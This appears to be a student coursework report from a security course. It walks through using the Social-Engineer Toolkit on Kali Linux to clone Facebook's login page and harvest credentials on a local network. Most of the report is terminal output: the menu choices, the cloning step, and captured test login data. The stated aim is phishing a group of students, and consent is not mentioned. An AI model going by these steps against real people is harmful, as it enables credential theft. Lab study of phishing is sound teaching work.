

Information System Security - IS2109

Social Engineering attack

Group 2




University of Colombo

School of Computing





Kali Linux is a debian based Linux distribution which is aimed at advanced penetration testing and security Auditing. Kali contains several hundred tools which are geared towards



various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Our aim was to create a phishing attack on a selected group of students and to study the responses and behaviours of victims in a statistical manner.

Since Kali is geared specifically towards System penetration testing and SET (Social Engineering Toolkit) is pre-installed on it with already being configured, It was chosen for conducting our project.

From the given menu in the terminal, we did the attack which came under the Social Engineering Attack and website attack vectors. The Website Attack vector was selected and it contains multiple web attacks. Then the credential harvester method was selected. This method primarily aimed at the phishing credentials of users using web attacks. From the given options as site cloner, custom import, web templates the site cloner was selected since it clones a known site of preference and allows to utilize attack vectors within it.

```
[Social Engineering Atta... Shell No. 1]

File Actions Edit View Help

Shell No. 1

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 8.0.1
Current version: 8.0.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

```
[Social Engineering Atta... Shell No. 1]

File Actions Edit View Help

Shell No. 1

010101010101010100010101000001000
00011010000101001010101001010010
00000101101010100010000001100101
1011101101010110010001000000101000
01100001011100110010000110011001000
0000110100001010010100100100000101
010001010000110000010101001010101
110011001000000100010010111010010
0010000001101010110010101000101011
100110011001000001101000101000010
0101001000000100010101101100100101
1010010100000101010000010101000101
0101100100100110101001011110011001
0101001010110010001000000101000110
111010101101010100010101010100101
1101000100000001010101010000110101
011001101100100100101010

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.1 [---]
[---] Codename: 'Maverick - BETA' [---]
[---] Follow us on Twitter: @trustedsec [---]
[---] Follow us on Twitter: @blackops0x0 [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 8.0.1
Current version: 8.0.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
```

```
[Social Engineering Atta... Shell No. 1] [Pictures - File Manager]

File Actions Edit View Help

Shell No. 1

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 8.0.1
Current version: 8.0.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, agent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

```
[Social Engineering Atta... Shell No.1] [Pictures - File Manager] 09:45 AM 91%

File Actions Edit View Help
Shell No.1

4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized Java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>
```

```
[Social Engineering Atta... Shell No.1] [Pictures - File Manager] 09:46 AM 90%

File Actions Edit View Help
Shell No.1

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.102]:
```

192.168.1.102


```
[Social Engineering Atta... Shell No.1] [Pictures - File Manager] 09:53 AM 86%
Shell No.1
File Actions Edit View Help
Shell No.1
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.102]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[-] You may need to copy /var/www/ into /var/www/html depending on where your directory structure is.
Press (return) if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.101 -- [13/Feb/2020 09:54:24] "GET / HTTP/1.1" 200 -
Directory traversal attempt detected from: 192.168.1.101
192.168.1.101 -- [13/Feb/2020 09:54:26] "GET /intern/common/referer_frame.php HTTP/1.1" 404 -
[*] We got a hit! Here's the output:
POSSIBLE USERNAME FIELD FOUND: -----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="ts"
5S81567876876
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___a"
a
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___bcca"
b
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___cst"
c
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___dyn"
d
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___hail"
e
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___pc"
f
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___req"
g
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___rev"
h
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___s"
i
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___spin_b"
j
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___spin_s"
k
```



Since SET supports both http and https here <https://www.facebook.com> was given as the site to clone. And the IP address to it is 192.168.1.102. If someone access it fill out the login page credential harvester will automatically send the data to the attacker. And in this case credential harvester ran on port 80.

We can save all the data posted by the user in .xml format on our machine.

```
[Social Engineering Atta... Shell No.1] [Pictures - File Manager] 09:55 AM 84%
Shell No.1
File Actions Edit View Help
Shell No.1
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[-] You may need to copy /var/www/ into /var/www/html depending on where your directory structure is.
Press (return) if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.101 -- [13/Feb/2020 09:54:24] "GET / HTTP/1.1" 200 -
Directory traversal attempt detected from: 192.168.1.101
192.168.1.101 -- [13/Feb/2020 09:54:26] "GET /intern/common/referer_frame.php HTTP/1.1" 404 -
[*] We got a hit! Here's the output:
POSSIBLE USERNAME FIELD FOUND: -----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="ts"
5S81567876876
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___a"
a
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___bcca"
b
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___cst"
c
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___dyn"
d
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___hail"
e
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___pc"
f
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___req"
g
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___rev"
h
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___s"
i
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___spin_b"
j
-----WebkitFormBoundaryV2*5uCy3VmxsF1B8
Content-Disposition: form-data; name="___spin_s"
k
```

When someone tries to visit the above IP 192.168.1.102

Visitor IP = 192.168.1.101



Visitor put email and password and click login

```
[Social Engineering Atta... Shell No.1] [Pictures - File Manager] 09:57 AM 83%
Shell No.1
File Actions Edit View Help
Shell No.1
PARAM: _req=c
PARAM: _req=b
PARAM: _pc=PHASED:DEFAULT
PARAM: dpr=1
PARAM: _rev=1801706952
PARAM: _s=1hp292:sgyjm:c5ym1
PARAM: _hsl=6792781498261828838-0
PARAM: lsdAVB8JvX
PARAM: jzoezt=2693
POSSIBLE PASSWORD FIELD FOUND: _api_t=1801706952
POSSIBLE PASSWORD FIELD FOUND: _api_b=trunk
POSSIBLE PASSWORD FIELD FOUND: _api_t=1581567687
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: jzoezt=2693
PARAM: lsdAVB8JvX
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivater=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndiney231jowMzY2LCJ0Ijo3MjsgImlF3IjowMzY2LCJhaCI6NzY4LCJJIjoyNHh=
PARAM: lgrrnd=202128_wm1
PARAM: lgjjs=1581567687
POSSIBLE USERNAME FIELD FOUND: email=test@test.com
POSSIBLE PASSWORD FIELD FOUND: pass=test@123
PARAM: prefill_contact_point=test.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAA//AAAAAAAA/AA/AA/AAAAAAAAAAAA/AAAAAAAAECAG
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundary6wnTCaK9V2aBYeP
Content-Disposition: form-data; name="ts"

1581568012673
-----WebKitFormBoundary6wnTCaK9V2aBYeP
Content-Disposition: form-data; name="__a"

a
-----WebKitFormBoundary6wnTCaK9V2aBYeP
Content-Disposition: form-data; name="__bcca"

b
-----WebKitFormBoundary6wnTCaK9V2aBYeP
Content-Disposition: form-data; name="__csr"


```

```
PARAM: lgjjs=1581567687
POSSIBLE USERNAME FIELD FOUND: email=test@test.com
POSSIBLE PASSWORD FIELD FOUND: pass=test@123
PARAM: prefill_contact_point=test.com
```

We can see the username and password he put.

```
directory traversal attempt detected from: 192.168.1.101
192.168.1.101 - - [13/Feb/2020 09:56:50] "GET /favicon.ico HTTP/1.1" 404 -
[*] File in XML format exported to /root/.set/reports/2020-02-13 10:35:14.907234.xml for your reading pleasure ...


Press <return> to continue
```

Tool save all the data in .xml file

```

<param>_s=1hp29z-spyjtn</param>
<param>_hsi=6792781498261828830-0</param>
<param>_isd=AVrBRJvX</param>
<param>_jazoest=2693</param>
<param>_spin_r=1001706952</param>
<param>_spin_h=trunk</param>
<param>_spin_t=1581567687</param>
</url>
- <url>
<param>_jazoest=2693</param>
<param>_isd=AVrBRJvX</param>
<param>_display=</param>
<param>_enable_profile_selector=</param>
<param>_isprivate=</param>
<param>_legacy_return=0</param>
<param>_profile_selector_ids=</param>
<param>_return_session=</param>
<param>_skip_api_login=</param>
<param>_signed_text=</param>
<param>_trynum=1</param>
<param>_timezone=330</param>
- <param>
lgndim=eyJ3joxMzY2LjJoJjE3NjgsImF3joxMzY2LjJhaC6NzY4LCJjijoyNH0=
</param>
<param>_lgmrnd=202128_WWtl</param>
<param>_lgns=1581567868</param>
<param>_email=test@test.com</param>
<param>_pass=test123</param>
<param>_prefill_contact_point=test@test.com</param>
<param>_prefill_source=browser_dropdown</param>
<param>_prefill_type=contact_point</param>
<param>_first_prefill_source=browser_dropdown</param>
<param>_first_prefill_type=contact_point</param>
<param>_had_cp_prefilled=true</param>
<param>_had_password_prefilled=false</param>
- <param>
ab_test_data=AAAA//AAAAAAAA/AAA/AA/AAAAAAAAAAAA/AAAAAAAAECAG
</param>
</url>
- <url>
<param>_WebKitFormBoundary6wAnTcAkBVZaBYEp</param>
</url>
- <url>
<param>_WebKitFormBoundarygy5CHB0KVWCIRvgX</param>
</url>
</harvester>

```



Group Members

Name	Index number	Registration number
W.M.D.T.Andradi	17020107	2017/IS/010
P.B.K.T.Gunarathne	17020271	2017/IS/027
S.A.Abesiriwardhana	17020018	2017/IS/001
T. A. Delpachithra	17020204	2017/IS/020